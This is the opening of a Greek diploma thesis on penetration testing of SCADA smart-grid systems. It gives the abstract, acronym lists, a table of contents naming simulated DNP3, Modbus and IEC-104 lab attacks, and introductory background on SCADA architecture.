



Πανεπιστήμιο Δυτικής Μακεδονίας
Τμήμα Ηλεκτρολόγων Μηχανικών & Μηχανικών Υπολογιστών

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

Δοκιμές Διείσδυσης σε Έξυπνα Δίκτυα
Penetration Testing in Smart Grids

Ευστάθιος Κλαδάκης

Επιβλέπων καθηγητής: Παναγιώτης Σαρηγιαννίδης, Αναπληρωτής Καθηγητής

Οκτώβριος 2020

Κοζάνη



Πανεπιστήμιο Δυτικής Μακεδονίας
Τμήμα Ηλεκτρολόγων Μηχανικών & Μηχανικών Υπολογιστών

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

Δοκιμές Διείσδυσης σε Έξυπνα Δίκτυα
Penetration Testing in Smart Grids

Ευστάθιος Κλαδάκης

Επιβλέπων καθηγητής: Παναγιώτης Σαρηγιαννίδης, Αναπληρωτής Καθηγητής

Οκτώβριος 2020

Κοζάνη

Περίληψη

Τα Συστήματα Εποπτικού Ελέγχου και Συλλογής Δεδομένων (Supervisory Control and Data Acquisition – SCADA) αποτελούν βασικά στοιχεία παρακολούθησης και ελέγχου κρίσιμων υποδομών, όπως η ενέργεια, οι τηλεπικοινωνίες, τα μέσα μεταφοράς, τα δίκτυα αγωγών και οι μονάδες χημικής επεξεργασίας. Ωστόσο, η αυξανόμενη διασύνδεση των SCADA με το διαδίκτυο ενέχει σημαντικά θέματα ασφάλειας.

Οι οργανισμοί, παρ' όλο που έχουν κατανοήσει τους κινδύνους που συνδέονται με την αύξηση της διασύνδεσης των SCADA με το διαδίκτυο, δεν εφαρμόζουν πάντα τις κατάλληλες πρακτικές ασφαλείας για την προστασία των επιχειρησιακών τους δικτύων. Μία επίθεση σε συστήματα SCADA θα ήταν δυνατό να προξενήσει τεράστιες δυσλειτουργίες σε έναν οργανισμό, ενώ σε πολλές περιπτώσεις θα μπορούσε να προκαλέσει ακόμα και μαζικές απώλειες σε ανθρώπινες ζωές.

Αντικείμενο της παρούσας διπλωματικής εργασίας αποτελούν οι δοκιμές διείσδυσης σε συστήματα SCADA, με την χρήση της μεθοδολογίας ICS Cyber Kill Chain. Η μεθοδολογία ICS Cyber Kill Chain χρησιμεύει ως βάση για τον σχεδιασμό και την υλοποίηση μίας ICS επίθεσης, ικανής να επηρεάσει σημαντικά τα ICS συστήματα. Στο πλαίσιο των δοκιμών διείσδυσης σε συστήματα SCADA, σύμφωνα με τη ως άνω μεθοδολογία, παρουσιάζεται ο τρόπος με τον οποίο ένας εισβολέας μπορεί να ανιχνεύσει τα ως άνω συστήματα, να εκμεταλλευτεί τις ευπάθειες τους, και να επιτεθεί με επιτυχία στο παραγωγικό δίκτυο ενός οργανισμού.

Στην παρούσα διπλωματική εργασία επιλέχθηκαν τα βιομηχανικά πρωτόκολλα Distributed Network Protocol 3, Modbus και International Electrotechnical Commission – 104 protocol. Συγκεκριμένα, μελετήθηκαν οι τρόποι επικοινωνίας των προαναφερθέντων πρωτοκόλλων, και εκτελέστηκε ένα πλήθος επιθέσεων σε περιβάλλον προσομοίωσης. Οι επιθέσεις είχαν σαν αποτέλεσμα είτε την άρνηση της διαθεσιμότητας των υπηρεσιών του server της υποδομής, ή σε άλλες περιπτώσεις, την αλλαγή των τιμών των μεταβλητών που ο server είχε αποθηκευμένες. Σε κάθε περίπτωση, οι επιπτώσεις των επιθέσεων, θα μπορούσαν σε παραγωγικό περιβάλλον να πλήξουν την SCADA υποδομή, και να διαταράξουν την εύρυθμη λειτουργία της.

Από την εκπόνηση της παρούσας διπλωματικής, προκύπτει το συμπέρασμα της επείγουσας ανάγκης για ενίσχυση της ασφάλειας των SCADA συστημάτων. Τα SCADA δίκτυα θα πρέπει να προστατεύονται από βιομηχανικά τείχη προστασίας (firewalls), ειδικά κατασκευασμένα για τις SCADA υποδομές, ενώ θα πρέπει να υλοποιηθούν ασφαλείς ζώνες, ώστε να μειωθεί ο κίνδυνος έκθεσης των SCADA δικτύων σε κακόβουλες ενέργειες.

Abstract

Supervisory Control and Data Acquisition (SCADA) systems are key elements in monitoring and controlling critical infrastructure, such as energy, telecommunications, transportation, pipeline networks and chemical processing plants. However, the growing interconnection of SCADA with the internet poses significant security issues.

Organizations, while aware of the risks associated with increasing SCADA's Internet connectivity, do not always implement appropriate security practices to protect their business networks. An attack on SCADA systems could cause huge malfunctions in an organization, and in special cases could even cause massive loss of human lives.

The object of this thesis is the penetration tests in SCADA systems, using the ICS Cyber Kill Chain methodology. The ICS Cyber Kill Chain methodology serves as the basis for the design and implementation of an ICS cyberattack, capable of significantly affecting ICS systems. In the context of SCADA systems penetration testing, according to the above methodology, the way in which an intruder can detect the above systems, exploit their vulnerabilities, and successfully cyberattack the productive network of an organization is presented.

In the context of this thesis, the industrial protocols Distributed Network Protocol 3, Modbus and International Electrotechnical Commission – 104 protocol were selected. The communication methods of the mentioned protocols were analyzed, while a number of cyberattacks were carried out in a simulation environment. The cyberattacks we carried out resulted in either the denial of the availability of the server services to our infrastructure, or in other cases, the modification of the values stored in the server. In any case, the consequences of our attacks could, in a productive environment, affect SCADA infrastructure, and disrupt its proper operation.

From the elaboration of this thesis, there exists the urgent need to enhance the security of SCADA systems. SCADA networks should be protected, by using industrial firewalls specifically designed for SCADA infrastructure, as well as safe zones in order to reduce the risk of SCADA networks being exposed to malware.

Δήλωση Πνευματικών Δικαιωμάτων

Δηλώνω ρητά ότι, σύμφωνα με το άρθρο 8 του Ν. 1599/1986 και τα άρθρα 2,4,6 παρ. 3 του Ν. 1256/1982, η παρούσα Διπλωματική Εργασία με τίτλο

_____” καθώς και τα ηλεκτρονικά αρχεία και πηγαίοι κώδικες που αναπτύχθηκαν ή τροποποιήθηκαν στα πλαίσια αυτής της εργασίας και αναφέρονται ρητώς μέσα στο κείμενο που συνοδεύουν, και η οποία έχει εκπονηθεί στο Τμήμα Μηχανικών Πληροφορικής και Τηλεπικοινωνιών του Πανεπιστημίου Δυτικής Μακεδονίας, υπό την επίβλεψη του μέλους _____ του Τμήματος _____ κ.

_____ αποτελεί αποκλειστικά προϊόν προσωπικής εργασίας και δεν προσβάλλει κάθε μορφής πνευματικά δικαιώματα τρίτων και δεν είναι προϊόν μερικής ή ολικής αντιγραφής, οι πηγές δε που χρησιμοποιήθηκαν περιορίζονται στις βιβλιογραφικές αναφορές και μόνον. Τα σημεία όπου έχω χρησιμοποιήσει ιδέες, κείμενο, αρχεία ή / και πηγές άλλων συγγραφέων, αναφέρονται ευδιάκριτα στο κείμενο με την κατάλληλη παραπομπή και η σχετική αναφορά περιλαμβάνεται στο τμήμα των βιβλιογραφικών αναφορών με πλήρη περιγραφή. Απαγορεύεται η αντιγραφή, αποθήκευση και διανομή της παρούσας εργασίας, εξ ολοκλήρου ή τμήματος αυτής, για εμπορικό σκοπό. Επιτρέπεται η ανατύπωση, αποθήκευση και διανομή για σκοπό μη κερδοσκοπικό, εκπαιδευτικής ή ερευνητικής φύσης, υπό την προϋπόθεση να αναφέρεται η πηγή προέλευσης και να διατηρείται το παρόν μήνυμα. Ερωτήματα που αφορούν τη χρήση της εργασίας για κερδοσκοπικό σκοπό πρέπει να απευθύνονται προς τον συγγραφέα. Οι απόψεις και τα συμπεράσματα που περιέχονται σε αυτό το έγγραφο εκφράζουν τον συγγραφέα και μόνο.

Copyright (C) Ονοματεπώνυμο Φοιτητή & Επιβλέποντα/ες, Έτος, Πόλη

Copyright (C) _____, _____, _____,

Υπογραφή Φοιτητή:

Ακρωνύμια

Ακρωνύμιο	Περιγραφή
APCI	Application Protocol Control Information
APDU	Application Protocol Data Unit
ASCII	American Standard Code for Information Interchange
ASDU	Application-layer Service Data Unit
COA	Common Address of ASDU
COT	Cause of Transmission
CRC	Cyclic Redundancy Check
DHS	(United States) Department of Homeland Security
DNP3	Distributed Network Protocol 3
DOS	Denial of Service
HMI	Human-Machine Interface
HTTP / HTTPS	Hypertext Transfer Protocol / Hypertext Transfer Protocol Secure
ICS	Industrial Control Systems
IEC	International Electrotechnical Commission
IEC-104	International Electrotechnical Commission – 104 protocol
IED	Intelligent Electronic Device
IOA	Information Object Address
IP	Internet Protocol
IPSEC	Internet Protocol Security Protocol
LAN	Local-Area Network
MAC	Message Authentication Code
MBAP	Modbus Application Header
MTU	Master Terminal Unit
NMAP	Network Mapper
OUI	Object Unit Identifier
PC	Personal Computer
PDF	Portable Document Format
PLC	Programmable Logic Controller
RTU	Remote Terminal Unit
SCADA	Supervisory Control and Data Acquisition
SNMP	Simple Network Management Protocol
SSH	Secure Shell
SYN	Synchronization (Packet)
TCP / IP	Transmission Control Protocol/Internet Protocol
TLS	Transport Layer Security
USB	Universal Serial Bus
UDP	User Datagram Protocol
VOIP	Voice Over IP
VPN	Virtual Private Network

WAN	Wide-Area Network
-----	-------------------

Ακρωνύμια – Ελληνικά

Ακρωνύμιο	Περιγραφή
ΔΕΠ	Δίκτυο Ευρείας Περιοχής
ΔΤΠ	Δίκτυο Τοπικής Περιοχής
ΚΜΕ	Κεντρική Μονάδα Επεξεργασίας
ΠΛΕ	Προγραμματιζόμενοι Λογικοί Ελεγκτές
ΣΒΕ	Συστήματα Βιομηχανικού Ελέγχου

Ευχαριστίες

Θα ήθελα να ευχαριστήσω τον κύριο Παναγιώτη Σαρηγιαννίδη, Αναπληρωτή Καθηγητή του Τμήματος Ηλεκτρολόγων Μηχανικών και Μηχανικών Υπολογιστών του Πανεπιστημίου Δυτικής Μακεδονίας, για την καθοδήγηση του καθ' όλη τη διάρκεια της εκπόνησης της διπλωματικής εργασίας, και για τις γνώσεις και την βοήθεια που μου προσέφερε κατά τα φοιτητικά μου χρόνια.

Επίσης, θα ήθελα να ευχαριστήσω τον υποψήφιο διδάκτορα του τμήματος, Δημήτρη Πλιάτσιο για τη βοήθεια που μου πρόσφερε στην παρούσα διπλωματική εργασία.

Τέλος, θα ήθελα να ευχαριστήσω την οικογένεια μου για την πλήρη στήριξη, την αγάπη και τις θυσίες τους όλα αυτά τα χρόνια.

Πίνακας Περιεχομένων

1. Εισαγωγή	16
1.1 Εισαγωγή στα συστήματα εποπτικού ελέγχου και απόκτησης δεδομένων.....	16
1.2 Μέρη ενός συστήματος εποπτικού ελέγχου και απόκτησης δεδομένων	17
1.3 Ασφάλεια συστημάτων εποπτικού ελέγχου και απόκτησης δεδομένων.....	20
2. Διάσημες επιθέσεις στον Βιομηχανικό Χώρο	22
2.2 Σημαντικές επιθέσεις σε βιομηχανικά δίκτυα	23
3. Μεθοδολογία Επιθέσεων σε Βιομηχανικά Συστήματα Ελέγχου	25
3.1 Εισαγωγή	25
3.2 Περιγραφή Μεθοδολογίας	25
3.3 Πρώτο Στάδιο – Προετοιμασία και Εκτέλεση της Κυβερνο-Εισβολής.....	27
3.4 Δεύτερο Στάδιο – Ανάπτυξη και εκτέλεση της επίθεσης στα συστήματα ICS.....	31
3.5 Μεθοδολογία Επιθέσεων που παρουσιάζονται στην διπλωματική εργασία	34
4. Βιομηχανικά Πρωτόκολλα	36
4.1 DNP3.....	36
4.2 Modbus.....	48
4.3 IEC-104.....	53
5. Εργαλεία Εκτέλεσης Επιθέσεων	61
5.1 VMware Workstation Pro.....	61
5.2 Windows 7.....	61
5.3 Kali Linux.....	62
5.4 Scapy.....	62
5.5 Custom Attack Tools.....	62
5.4 Smod Framework	63
5.6 Nmap	64
5.7 hping3.....	64
6. Εκτέλεση Επιθέσεων στο Πρωτόκολλο DNP3	65
6.1 Επίθεση άρνησης διαθεσιμότητας υπηρεσιών μέσω αποστολής πακέτου DNP3 με λειτουργία ψυχρής επανεκκίνησης με χρήση DNP3Crafter.	65
6.2 Επίθεση άρνησης διαθεσιμότητας υπηρεσιών μέσω αποστολής πακέτου DNP3 με λειτουργία τερματισμού επικοινωνίας, με χρήση custom packet class & Scapy.....	75

6.3 Επίθεση άρνησης διαθεσιμότητας υπηρεσιών μέσω αποστολής πακέτων SYN με χρήση του εργαλείου hping3 σε Kali Linux.	89
7. Εκτέλεση Επιθέσεων στο Πρωτόκολλο Modbus.....	101
7.1 Αλλαγή εγγραφών στο πρωτόκολλο ModBus με χρήση Metasploit framework σε θέσεις μνήμης coils.....	101
7.2 Αλλαγή εγγραφών στο πρωτόκολλο Modbus με χρήση Metasploit framework σε θέσεις μνήμης registers.....	110
7.3 Επίθεση Άρνησης Διαθεσιμότητας στο πρωτόκολλο Modbus με χρήση Smod framework.	119
7.4 Αλλαγή εγγραφών στο πρωτόκολλο Modbus με χρήση Smod framework.....	127
8. Εκτέλεση Επιθέσεων στο Πρωτόκολλο IEC-104.....	135
8.1 Επίθεση αλλαγής τιμών σε ASDU στο πρωτόκολλο IEC-104.....	135
9. Συμπεράσματα.....	145
Βιβλιογραφία.....	150

Λίστα Εικόνων

Εικόνα 1.1 - SCADA Water Facility[2]	16
Εικόνα 3.1 - Μεθοδολογία επίθεσης ICS Kill Chain.....	26
Εικόνα 3.2 - Φάσεις του 1ου σταδίου της επίθεσης.....	27
Εικόνα 3.3 - Φάσεις του 2ου σταδίου επίθεσης.....	31
Εικόνα 3.4 - Πολυπλοκότητα επίθεσης.....	33
Εικόνα 3.5 - Κατηγορίες επιθέσεων.....	34
Εικόνα 3.6 - Αντιστοίχιση των επιθέσεων στην μεθοδολογία ICS Kill Chain	35
Εικόνα 4.1 - DNP3 Overview.....	37
Εικόνα 4.2 - Το μοντέλο Master/Slave	37
Εικόνα 4.3 - Δομή του πρωτοκόλλου DNP3	39
Εικόνα 4.4 - DNP3 Data Link Frame.....	40
Εικόνα 4.5 - DNP3 Data Flow.....	40
Εικόνα 4.6 - DNP3 Over TCP/IP.....	43
Εικόνα 4.7 - Ασφάλεια στο πρωτόκολλο DNP3.....	45
Εικόνα 4.8 - DNP3 Secure Authentication.....	46
Εικόνα 4.9 - Τυπική Τοπολογία του Modbus πρωτοκόλλου[25]	49
Εικόνα 4.10 – Η αρχή Master/Slave στο πρωτόκολλο Modbus.....	50
Εικόνα 4.11 – Δομή του πρωτοκόλλου Modbus	51
Εικόνα 4.12 - IEC-104 Δίκτυο.....	54
Εικόνα 4.13 - Δομή του IEC-104 πακέτου	55
Εικόνα 5.1 - Κώδικας της DNP3 κλάσης για το Scapy	63
Εικόνα 5.2 - Κώδικας του εργαλείου opensocket.py	63
Εικόνα 6.1 - Τοπολογία του Δικτύου.....	65
Εικόνα 6.2 - Αρχικό GUI DNP3 Simulator	66
Εικόνα 6.3 - Θέτουμε την διεύθυνση του Server (MTU).....	67
Εικόνα 6.4 - Θέτουμε τις μεταβλητές προς ανάγνωση.....	67
Εικόνα 6.5 - Οι μεταβλητές αναγνωρίζονται ως αντικείμενα.....	68
Εικόνα 6.6 - Packet Stream μεταξύ server & client – Χρήση Wireshark.....	68
Εικόνα 6.7 - Δομή DNP3 πακέτου	69
Εικόνα 6.8 - Ανάλυση πακέτου (Layers: Ethernet, IPv4, TCP, DNP3).....	70
Εικόνα 6.9 - Σάρωση του Δικτύου.....	72
Εικόνα 6.10 - Χρήση του DNP3Crafter.py	73
Εικόνα 6.11 - Βλέπουμε το πακέτο DNP3 με συνάρτηση cold restart.....	73
Εικόνα 6.12 - Ο Server μετά την επιτυχή αποστολή cold restart πακέτου.....	74
Εικόνα 6.13 - Τοπολογία του Δικτύου.....	75
Εικόνα 6.14 - Αρχικό GUI του DNP3 Simulator.....	76
Εικόνα 6.15 - Θέτουμε την διεύθυνση του Server (MTU).....	77
Εικόνα 6.16 - Θέτουμε τις μεταβλητές προς ανάγνωση.....	77
Εικόνα 6.17 - Οι μεταβλητές αναγνωρίζονται ως αντικείμενα.....	78
Εικόνα 6.18 - Packet Stream.....	78
Εικόνα 6.19 - Ανάλυση του DNP3 πακέτου.....	79
Εικόνα 6.20 - Ανάλυση ενός DNP3 πακέτου μέσω Wireshark.....	80

Εικόνα 6.21 - Σάρωση του Δικτύου	82
Εικόνα 6.22 - Εκκίνηση του εργαλείου Scapy	83
Εικόνα 6.23 - Αρχικοποίηση ενός DNP3 πακέτου μέσω του εργαλείου Scapy.....	83
Εικόνα 6.24 - Ο κώδικας για τη δημιουργία κλάσης DNP3 layer για Scapy.....	84
Εικόνα 6.25 - Δήλωση της custom κλάσης στο εργαλείο Scapy	84
Εικόνα 6.26 - Αρχικοποίηση των μεταβλητών του πακέτου.....	84
Εικόνα 6.27 - Overview του πακέτου	85
Εικόνα 6.28 - Ο κώδικας του εργαλείου opensocket.py που χρησιμοποιήσαμε	86
Εικόνα 6.29 - Χρήση των logs της εφαρμογής	87
Εικόνα 6.30 - Overview του status του server μετά την εκτέλεση της επίθεσης.....	88
Εικόνα 6.31 - Τοπολογία του Δικτύου.....	89
Εικόνα 6.32 - Αρχικό GUI του DNP3 Simulator.....	90
Εικόνα 6.33 – Θέτουμε τη διεύθυνση του Server (MTU).....	91
Εικόνα 6.34 – Θέτουμε τις μεταβλητές προς ανάγνωση	91
Εικόνα 6.35 - Οι μεταβλητές αναγνωρίζονται ως αντικείμενα.....	92
Εικόνα 6.36 - Packet Stream μεταξύ server & client – Χρήση Wireshark.....	92
Εικόνα 6.38 - Ανάλυση πακέτου (Layers: Ethernet, IPv4, TCP, DNP3).....	93
Εικόνα 6.39 - Σάρωση του Δικτύου	94
Εικόνα 6.40 - Χρήση του hping3.....	95
Εικόνα 6.41 - Χρήση Wireshark για την μελέτη των πακέτων	95
Εικόνα 6.42 - Χρήση των πόρων πριν την επίθεση	96
Εικόνα 6.43 - Χρήση των πόρων μετά την επίθεση	97
Εικόνα 6.44 - Αλλαγή των ρυθμίσεων μέσω VM Network Editor.....	98
Εικόνα 6.45 - Επανεκτέλεση της επίθεσης.....	99
Εικόνα 6.46 - Το status του server μετά την επίθεση	99
Εικόνα 6.47 - Χρήση των logs της εφαρμογής	100
Εικόνα 7.1 - Περιγραφή της τοπολογίας.....	101
Εικόνα 7.2 - QmodMaster UI.....	102
Εικόνα 7.3 ModbusPal UI	102
Εικόνα 7.4 – Εκτελούμε το ModbusPal σε Ubuntu Linux.....	103
Εικόνα 7.5 – Θέτουμε τις Slave Devices	103
Εικόνα 7.6 – Θέτουμε τις Coil Values	104
Εικόνα 7.7 - Θέτουμε τις ρυθμίσεις της σύνδεσης	104
Εικόνα 7.8 - Επιβεβαίωση της σύνδεσης	105
Εικόνα 7.9 - Πρώτο Βήμα - Αναγνώριση	106
Εικόνα 7.10 - Metasploit Console.....	106
Εικόνα 7.11 - Auxiliary Settings	107
Εικόνα 7.12 - Attack Settings.....	108
Εικόνα 7.13 – Νέες Τιμές.....	108
Εικόνα 7.14 - Βλέπουμε την επιτυχημένη αποστολή του πακέτου	109
Εικόνα 7.15 - Περιγραφή της τοπολογίας.....	110
Εικόνα 7.16 - QmodMaster UI.....	111
Εικόνα 7.17 - ModbusPal UI	112
Εικόνα 7.18 – Εκτελούμε το ModbusPal σε Ubuntu Linux.....	112

Εικόνα 7.19 – Θέτουμε τις Slave Devices	113
Εικόνα 7.20 – Θέτουμε τις Register τιμές	113
Εικόνα 7.21 – Θέτουμε τις ρυθμίσεις επικοινωνίας	114
Εικόνα 7.22 - Επιβεβαίωση της σύνδεσης	115
Εικόνα 7.23 - Πρώτο Βήμα - Αναγνώριση	115
Εικόνα 7.24 - Metasploit Console.....	116
Εικόνα 7.25 - Auxiliary Settings	117
Εικόνα 7.26 - Attack Settings.....	117
Εικόνα 7.27 - Επιβεβαίωση της αλλαγής των τιμών	118
Εικόνα 7.28 - Περιγραφή της τοπολογίας.....	119
Εικόνα 7.29 - QmodMaster UI.....	120
Εικόνα 7.30 - ModbusPal UI	120
Εικόνα 7.31 - Run ModbusPal on Ubuntu Linux.....	121
Εικόνα 7.32 – Θέτουμε τις Slave Devices	121
Εικόνα 7.33 – Θέτουμε τις τιμές Register	122
Εικόνα 7.34 – Θέτουμε τις ρυθμίσεις Επικοινωνίας	122
Εικόνα 7.35 - Επιβεβαίωση της σύνδεσης	123
Εικόνα 7.36 - Πρώτο Βήμα - Αναγνώριση	124
Εικόνα 7.37 - Smod UI	124
Εικόνα 7.38 - Smod Modules.....	125
Εικόνα 7.39 - Attack Settings.....	125
Εικόνα 7.40 – Αποτελέσματα της DoS επίθεσης στο Modbus RTU	126
Εικόνα 7.41 - Αποτελέσματα της DoS επίθεσης στο Modbus RTU	126
Εικόνα 7.42 - Περιγραφή της τοπολογίας.....	127
Εικόνα 7.43 - QmodMaster UI.....	128
Εικόνα 7.44 - ModbusPal UI	128
Εικόνα 7.45 – Εκτελούμε το ModbusPal σε Ubuntu Linux.....	129
Εικόνα 7.46 – Θέτουμε τις Slave Devices	129
Εικόνα 7.47 – Θέτουμε τις Register Values	130
Εικόνα 7.48 – Θέτουμε τις ρυθμίσεις σύνδεσης.....	131
Εικόνα 7.49 - Επιβεβαίωση της σύνδεσης	131
Εικόνα 7.50 - Πρώτο βήμα - Αναγνώριση	132
Εικόνα 7.51 - Smod UI	133
Εικόνα 7.52 - Smod Modules.....	133
Εικόνα 7.53 - Attack Settings.....	134
Εικόνα 7.54 - Αλλαγή τιμών μετά την εκτέλεση της επίθεσης	134
Εικόνα 8.1 - Αρχικό GUI IEC-104 Controlling Station	136
Εικόνα 8.2 - Αρχικό Gui IEC-104 Controlled Station.....	136
Εικόνα 8.3 - Ανάλυση ενός πακέτου IEC-104	137
Εικόνα 8.4 - Δομή ενός IEC-104 πακέτου (APCI)	138
Εικόνα 8.5 - Παράδειγμα πακέτου M_SP_NA_1.....	138
Εικόνα 8.6 - UI του IEC-Test Server	139
Εικόνα 8.7 - Σάρωση του Δικτύου	140
Εικόνα 8.8 - Metasploit Console.....	141

Εικόνα 8.9 - Έυρεση των auxiliaries για το πρωτόκολλο IEC-104.....	141
Εικόνα 8.10 - Περιγραφή των επιλογών για το auxiliary που επιλέξαμε.....	142
Εικόνα 8.11 - Θέτουμε τις τιμές	142
Εικόνα 8.12 - Εκτέλεση της επίθεσης.....	143
Εικόνα 8.13 - UI του IEC-104 Test Server	143
Εικόνα 8.14 - Ο επιτιθέμενος έχει αναγνωριστεί στο δίκτυο	144
Εικόνα 8.15 - Βλέπουμε τα logs της εφαρμογής.....	144

Λίστα Πινάκων

Πίνακας 4.1 - Χαρακτηριστικά Master / Slave Devices	38
Πίνακας 4.2 - Περιγραφή Κωδικών Συνάρτησης του Πρωτοκόλλου DNP3	44
Πίνακας 4.3 - Frames στο πρωτόκολλο Modbus.....	51
Πίνακας 4.4 - Κωδικοί Λειτουργίας στο Πρωτόκολλο Modbus	52
Πίνακας 6.1 - Περιγραφή του Lab	65
Πίνακας 6.2 - Λειτουργίες του DNP3.....	71
Πίνακας 6.3 – Περιγραφή του Lab	75
Πίνακας 6.4 - Λειτουργίες του DNP3 πρωτοκόλλου	81
Πίνακας 6.5 - Περιγραφή του Lab	89
Πίνακας 6.6 - Λειτουργίες του DNP3.....	94
Πίνακας 7.1 - Περιγραφή του Lab	101
Πίνακας 7.2 - Περιγραφή του Lab	110
Πίνακας 7.3 - Περιγραφή του Lab	119
Πίνακας 7.4 - Περιγραφή του Lab	127
Πίνακας 8.1 - Περιγραφή του Lab	135
Πίνακας 8.2 - Λίστα με τα ASDU Types στο πρωτόκολλο IEC-104	139

1. Εισαγωγή

1.1 Εισαγωγή στα συστήματα εποπτικού ελέγχου και απόκτησης δεδομένων

Τα Συστήματα εποπτικού ελέγχου και απόκτησης δεδομένων (Supervisory Control And Data Acquisition - SCADA) είναι ένα σύνολο συστημάτων που χρησιμοποιούνται για τον έλεγχο, τη διαχείριση και την παρακολούθηση διαφόρων βιομηχανικών διαδικασιών. Ένα σύστημα SCADA είναι υπεύθυνο για την ανταλλαγή δεδομένων μεταξύ ενός κεντρικού υπολογιστή, και ενός αριθμού απομακρυσμένων συσκευών που ονομάζονται εξωτερικοί σταθμοί. Τα συστήματα SCADA διασφαλίζουν την ορθή λειτουργία των διαδικασιών σε υποδομές ζωτικής σημασίας, όπως παροχή ύδατος, τα ηλεκτρικά δίκτυα και τα διυλιστήρια πετρελαίου και φυσικού αερίου [1].



Εικόνα 1.1 - SCADA Water Facility[2]

Η διασφάλιση της ορθής λειτουργίας ενός συστήματος SCADA στοχεύει στη σωστή συλλογή δεδομένων, ακέραια μετάδοση των δεδομένων σε ένα κεντρικό σημείο, ανάλυση των δεδομένων, και κατάλληλη παρουσίαση τους στον χειριστή του συστήματος. Για τη μετάδοση των δεδομένων από τις απομακρυσμένες θέσεις σε ένα κεντρικό σημείο, γίνεται χρήση κάποιου μέσου μετάδοσης, όπως τηλεφωνική γραμμή ή συνεστραμμένο ζεύγος καλωδίων.

Ένα σύστημα SCADA (υλικό και λογισμικό) θα πρέπει να εκτελεί μία ή περισσότερες από τις ακόλουθες λειτουργίες:

- **Λειτουργία συναγερμού** - η ικανότητα ενός συστήματος εποπτείας να εκτελεί μια προκαθορισμένη ενέργεια ως απόκριση σε κατάσταση συναγερμού.
- **Αναλογική λειτουργία** - η ικανότητα ενός εποπτικού συστήματος να δέχεται, να εμφανίζει και να καταγράφει αναλογικές ποσότητες που ανιχνεύονται από εξωτερικές συσκευές.
- **Λειτουργία ελέγχου** - η ικανότητα ενός εποπτικού συστήματος να εκτελεί χειροκίνητο ή αυτόματο έλεγχο, μεμονωμένα ή σε επιλεγμένες ομάδες εξωτερικών συσκευών. Ο έλεγχος μπορεί να είναι είτε αναλογικός είτε ψηφιακός.
- **Λειτουργία ένδειξης (κατάσταση)** - η ικανότητα ενός συστήματος εποπτείας να δέχεται, να καταγράφει ή να εμφανίζει την κατάσταση μιας συσκευής.
- **Λειτουργία συσσωρευτή** - η ικανότητα ενός εποπτικού συστήματος να δέχεται ένα σύνολο ψηφιακών παλμών και να τους διατίθεται για προβολή ή αποθήκευση.
- **Λειτουργία ακολουθίας συμβάντων** - η ικανότητα ενός συστήματος εποπτείας να αναγνωρίζει κάθε προκαθορισμένο συμβάν, να συσχετίζει έναν χρόνο εμφάνισης με κάθε συμβάν και να παρουσιάζει τα δεδομένα συμβάντος με τη σειρά εμφάνισης των συμβάντων.
- **Λοιπές λειτουργίες** - όπως υπηρεσία Telnet, ροή βίντεο, υπηρεσία VOIP και τηλεδιάσκεψη.

1.2 Μέρη ενός συστήματος εποπτικού ελέγχου και απόκτησης δεδομένων

Σε ένα τυπικό σύστημα SCADA διακρίνονται:

- Ο κεντρικός σταθμός ελέγχου,
- Το τηλεπικοινωνιακό δίκτυο,
- Οι περιφερειακοί σταθμοί ελέγχου.

Συνήθως, σε ένα σύστημα SCADA απαιτείται να συγκεντρωθούν οι πληροφορίες από όλους τους απομακρυσμένους σταθμούς σε ένα κεντρικό σημείο. Από τον κεντρικό σταθμό, συνήθως, παρακολουθείται η λειτουργία όλων των εγκαταστάσεων και παράλληλα από τους χειριστές στέλνονται οι διάφορες εντολές προς τις απομακρυσμένες μονάδες.

Τα συστήματα SCADA ανά τα χρόνια έχουν εξελιχθεί παράλληλα με την εξέλιξη της τεχνολογίας. Τα συστήματα SCADA χωρίζονται σε τρεις διακριτές γενιές [3]:

- Πρώτη γενιά – Μονολιθική
- Δεύτερη γενιά - Κατανεμημένη
- Τρίτη γενιά – Δικτυακά

Όταν αναπτύχθηκαν για πρώτη φορά τα συστήματα SCADA, η έννοια της πληροφορικής επικεντρώθηκε γενικά στα συστήματα «βασικού πλαισίου». Τα δίκτυα ήταν γενικά ανύπαρκτα και κάθε κεντρικό σύστημα ήταν μόνο. Ως αποτέλεσμα, τα συστήματα SCADA ήταν απομονωμένα χωρίς καμία δυνατότητα διασύνδεσης. Τα Δίκτυα Ευρείας Περιοχής (Wide Area Networks - WANs) που υλοποιήθηκαν για επικοινωνία με απομακρυσμένους σταθμούς (Remote Terminal Units - RTUs) σχεδιάστηκαν με μοναδικό σκοπό την επικοινωνία με τα RTUs στο πεδίο. Επίσης, η συνδεσιμότητα με τον ίδιο τον κεντρικό σταθμό SCADA ήταν αρκετά περιορισμένη.

Οι συνδέσεις με τον κεντρικό σταθμό γίνονταν, συνήθως, στο επίπεδο του διαύλου μέσω ενός ιδιόκτητου προσαρμογέα ή ελεγκτή συνδεδεμένου στο κεντρικό τμήμα της κεντρικής μονάδας επεξεργασίας (CPU). Ο πλεονασμός που συναντήθηκε στα συστήματα πρώτης γενιάς επιτεύχθηκε λόγω της ύπαρξης δύο τουλάχιστον πανομοιότυπων συστημάτων mainframe, ενός πρωτεύοντος και ενός εφεδρικού, που συνδέονται σε επίπεδο διαύλου. Η κύρια λειτουργία του συστήματος αναμονής ήταν να παρακολουθεί το πρωτεύων mainframe και να αναλαμβάνει σε περίπτωση βλάβης που εντοπίστηκε. Αυτός ο τύπος λειτουργίας αναμονής σήμαινε ότι λίγη ή καθόλου επεξεργασία γινόταν στο σύστημα αναμονής.

Η επόμενη γενιά συστημάτων SCADA εκμεταλλεύτηκε τις εξελίξεις και τη βελτίωση της μικροποίησης του συστήματος (system miniaturization) και της τεχνολογίας τοπικής δικτύωσης (Local Area Networks - LANs) για να διανείμει την επεξεργασία σε πολλά συστήματα. Πολλοί σταθμοί, ο καθένας με διαφορετική λειτουργία, συνδέονταν μέσω τοπικού δικτύου και μοιράζονταν πληροφορίες μεταξύ του. Μερικοί από τους σταθμούς χρησίμευαν ως επεξεργαστές επικοινωνιών, κυρίως επικοινωνώντας με συσκευές RTU. Μερικοί χρησίμευαν ως διεπαφές χειριστή, παρέχοντας τη διεπαφή ανθρώπου-μηχανής (Human Machine Interface - HMI) για τους ανθρώπους που χειρίζονταν τα συστήματα. Ακόμα άλλοι χρησίμευαν ως επεξεργαστές υπολογισμού ή διακομιστές βάσεων δεδομένων. Η κατανομή μεμονωμένων λειτουργιών συστήματος SCADA σε πολλά συστήματα παρείχε περισσότερη ισχύ επεξεργασίας για το σύστημα στο σύνολό του από ό, τι θα 